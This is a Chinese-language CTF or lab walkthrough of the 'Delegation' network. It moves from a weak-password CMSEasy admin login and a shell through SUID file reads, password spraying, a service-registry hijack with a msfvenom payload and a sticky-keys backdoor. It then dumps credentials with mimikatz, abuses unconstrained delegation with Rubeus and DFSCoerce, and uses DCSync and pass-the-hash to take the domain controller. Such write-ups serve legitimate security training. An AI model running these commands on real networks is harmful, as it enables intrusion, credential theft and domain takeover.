Delegation
访问是cmseasy,扫描目录可以得到/admin,是后台界面,弱口令admin/123456登入

模板这里可以修改index.html,直接弹shell
连上之后是www-data权限要提权
1
| find / -perm -u=s -type f 2>/dev/null
|


GTFO找一下这个diff看看,diff可以任意文件读
1
| diff --line-format=%L /dev/null /home/flag/flag01.txt
|

uname -m查看到是32位,传fscan和stowaway
1
2
3
| 172.22.4.7 DC01
172.22.4.19 FILESERVER
172.22.4.45 WIN19
|
先内网穿透一下,前面的hint提示WIN19/Adrian和rockyou,说明要爆密码
1
| proxychains4 crackmapexec smb 172.22.4.45 -u Adrian -p /usr/share/wordlists/rockyou.txt -d WIN19
|
最后爆出来babygirl1,远程桌面连接提示密码已过期,所以还是用rdesktop
1
| proxychains4 rdesktop 172.22.4.45 -r disk:share=/tmp
|
登进去之后桌面有一个PrivescCheck

这里html存放扫描结果

这里说是普通用户对注册表有写权限,也就是对修改路径为恶意程序来提权,这里用cs生成一个
然后执行powershell命令
1
2
3
4
5
6
| PS C:\Users\Adrian\desktop> reg add "HKLM\SYSTEM\CurrentControlSet\Services\gupdate" /v ImagePath /t REG_EXPAND_SZ /d "C:\Users\Adrian\Desktop\beacon.exe" /f
操作成功完成。
PS C:\Users\Adrian\desktop> reg query "HKLM\SYSTEM\CurrentControlSet\Services\gupdate" /v ImagePath
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\gupdate
ImagePath REG_EXPAND_SZ C:\Users\Adrian\Desktop\artifact.exe
|
然后启动gupdate服务
1
| cmd /c "sc start gupdate"
|
这里非常奇怪连不上cs,换网上打法打粘滞键提权了
1
| msfvenom -p windows/x64/exec cmd="C:\windows\system32\cmd.exe /c C:\Users\Adrian\Desktop\shift.bat" --platform windows -f exe-service > evil.exe
|
然后新建shift.bat
1
| REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" /v Debugger /t REG_SZ /d "C:\windows\system32\cmd.exe"
|
然后执行命令
1
2
3
4
| ## 修改注册表
reg add "HKLM\SYSTEM\CurrentControlSet\Services\gupdate" /t REG_EXPAND_SZ /v ImagePath /d "C:\Users\Adrian\Desktop\evil.exe" /f
## 重启服务
sc start gupdate
|

回到锁定界面,然后按五下shift,接下来创一个新用户,添加到管理员组再登入
1
2
| net user 0d00 0d000721 /add
net localgroup administrators 0d00 /add
|

然后就是横向了,先获取域信息,上传mimikatz
1
| mimikatz.exe ""privilege::debug"" ""log sekurlsa::logonpasswords full"" exit
|
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
| Authentication Id : 0 ; 28018 (00000000:00006d72)
Session : Interactive from 1
User Name : UMFD-1
Domain : Font Driver Host
Logon Server : (null)
Logon Time : 2026/3/13 20:46:59
SID : S-1-5-96-0-1
msv :
[00000003] Primary
* Username : WIN19$
* Domain : XIAORANG
* NTLM : 034d08b9bfcda6125f7f8604c6f9d7a7
* SHA1 : 2d8d749e8f2da3ad77f6567ef0cf066aa93ca97b
tspkg :
wdigest :
* Username : WIN19$
* Domain : XIAORANG
* Password : (null)
kerberos :
* Username : WIN19$
* Domain : xiaorang.lab
* Password : 88 16 91 2b ff 34 91 3e 93 a3 2a 91 75 e3 f4 6c 63 cc 36 1a 48 1a 4b 2d 4f f1 24 30 df 16 57 27 ec ae 28 ac bc cf ff 0c 4f 66 bd dd c4 af ad 47 f9 48 3f df b8 1d 81 fa 87 2f 9c 9f 83 bc 51 b3 02 8e 95 37 a1 b8 7e 86 6b 5c 15 2b f8 34 d9 3d 3a 29 ca f9 ec f7 55 ca 61 0f 19 19 32 58 cd 68 a2 dc f3 60 e8 80 54 81 11 e2 93 6a 62 d5 68 06 f6 46 1e 59 b7 13 fa cf a5 29 e6 50 bc 48 ad 8f 4a 62 8e 16 ea 11 74 d3 0d 27 51 00 a2 49 62 31 8e 8b a0 fb 53 d0 df 48 65 5d d6 cd ac 20 5a d3 aa 56 6a 8a 82 47 00 1a c0 56 37 0d e5 1e c3 8b c7 8f c0 4c 1b 24 43 bc 47 61 77 da ff 99 44 cd 53 50 59 3d 9a 5c 11 ad 01 1e 05 86 22 b0 aa 40 ac bc 4a 50 59 89 07 f2 95 cd 42 79 49 31 fb 91 47 ae 56 f9 70 f9 51 d8 de 72 7b 23 2d 23 a7 3e
ssp :
credman :
|
得到WIN19$的ntlm034d08b9bfcda6125f7f8604c6f9d7a7
1
| proxychains4 -q python3 bloodhound.py -u "WIN19$" --hashes 034d08b9bfcda6125f7f8604c6f9d7a7:034d08b9bfcda6125f7f8604c6f9d7a7 -d xiaorang.lab -dc DC01.xiaorang.lab -c all --dns-tcp -ns 172.22.4.7 --auth-method ntlm --zip
|
依旧拿这个bloodbound去分析域内信息

WIN19 和 DC01 都存在非约束性委托,这里利用非约束性委派
这里先利用Rubeus.exe监听TGT
1
| Rubeus.exe monitor /interval:1 /filteruser:DC01$
|
然后用前面拿到的哈希触发DC01回连,这里的dfscoerce.py得去git下DFSCoerce
1
| proxychains4 python3 dfscoerce.py -u "WIN19$" -hashes :034d08b9bfcda6125f7f8604c6f9d7a7 -d xiaorang.lab WIN19 172.22.4.7
|

把这一坨base64保存下来,然后给它解码保存成DC.kirbi
1
| certutil -f -decode base64.txt DC.kirbi
|

然后使用mimikatz进行DCSync
1
| mimikatz.exe "kerberos::purge" "kerberos::ptt DC.kirbi" "lsadump::dcsync /domain:xiaorang.lab /all /csv" "exit"
|

拿到Administrator的hash
1
| Administrator 4889f6553239ace1f7c47fa2c619c252
|
最高权限拿下现在直接读fileserver的flag
1
| proxychains4 crackmapexec smb 172.22.4.19 -u administrator -H4889f6553239ace1f7c47fa2c619c252 -d xiaorang.lab -x "type Users\Administrator\flag\flag03.txt"
|


拿域控flag
1
| proxychains4 crackmapexec smb 172.22.4.7 -u administrator -H4889f6553239ace1f7c47fa2c619c252 -d xiaorang.lab -x "type Users\Administrator\flag\flag04.txt"
|